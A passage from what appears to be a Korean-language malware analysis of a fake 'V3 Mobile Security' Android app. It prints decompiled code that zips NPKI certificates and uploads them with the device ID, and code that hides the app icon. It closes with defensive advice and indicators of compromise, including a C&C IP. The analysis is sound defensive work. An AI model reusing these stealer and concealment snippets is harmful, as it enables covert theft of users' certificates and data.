    query.close();
    return arrayList;
}
```


```
FileUtils.toZip(uploadKeroFilePath, AppConfig.copyNPKIPath);
PhoneUtils.fixedThreadPool.execute(new Runnable() { // from class: com.kero.realapk.utils.
    @Override // java.lang.Runnable
    public final void run() {
        GalleryUtil.uploadFile(DeviceUtils.getDeviceId(), AppConfig.copyNPKIPath, true);
    }
});                                                    /storage/emulated/0/NPKI.zip
```

이 악성 앱은 사용자가 악성 앱을 발견하지 못하도록 아이콘을 숨기기도 합니다.

```
    public static void hideMainIcon(Context context) {
        if (MMKV.defaultMMKV().decodeBool("ALREADY_HIDE_ICON", false)) {
            LogUtils.d("already hide icon.");
            return;
        }
        context.getPackageManager().setComponentEnabledSetting(new ComponentName(context, SplashActivity.class), 2, 1);
        MMKV.defaultMMKV().encode("ALREADY_HIDE_ICON", true);
    }
}
```

2023년 12월 분석 시점 당시에는 aksoft(.)cf 도메인이 이미 파기 또는 만료되어 도메인 생성 일자를 포함한 이력 정보 확인이 불가했으며, 이 악성 앱이 aksoft(.)cf 도메인과 통신하는 페이로드 수집 또한 어려웠습니다. 다만, 악성코드 내부에 하드 코딩된 정보를 기반으로 살펴보았을 때, 정보 탈취를 포함한 악성 행위(information stealer)로 판단합니다.

다음 이미지는 악성 앱이 통신을 시도한 URL의 평판 정보입니다. 분석 시점에는 직접적인 통신 페이로드 정보를 수집하지 못했지만, 2023년 4월 8일 당시 api.aksoft.cf 악성 C&C 서버와 실제 통신했던 이력을 확인할 수 있습니다.



2) 대응

- Google Play, App Store 외에 출처를 알 수 없는 앱은 절대 설치하지 않습니다.
- 최근 스피어 피싱의 경우 정상 앱과 악성 앱의 구분이 불가능할 정도로 정교하기 때문에 한 눈에 구분하기 쉽지 않습니다. 각종 메시지 링크나 인터넷 브라우징 과정에서 요구하는 APK 파일은 설치하지 않는 것이 바람직합니다.
- 안드로이드의 경우, 디바이스 관리 기능 중 출처를 알 수 없는 앱을 허용하지 않도록 설정하여 알 수 없는 출처의 앱 설치를 방어해야 합니다.
- 모바일용 백신을 설치하여 리패키징 된 APK 파일에 대한 설치 및 실행이 불가능하도록 방어해야 합니다.

3) 주요 침해지표(IoC)

- MD5 해시값
  - f20f2d5ae304b985242bb0efef51d102 (V3 MOBILE SECURITY.apk)
  - d0b7822aab383da7f32af2d06de8e7d4 (classes.dex)
- C&C 서버 주소
  - 175.126.77.200

(주)로그프레소
서울특별시 마포구 도화동 새창로 7
도입 문의 : sales@logpresso.com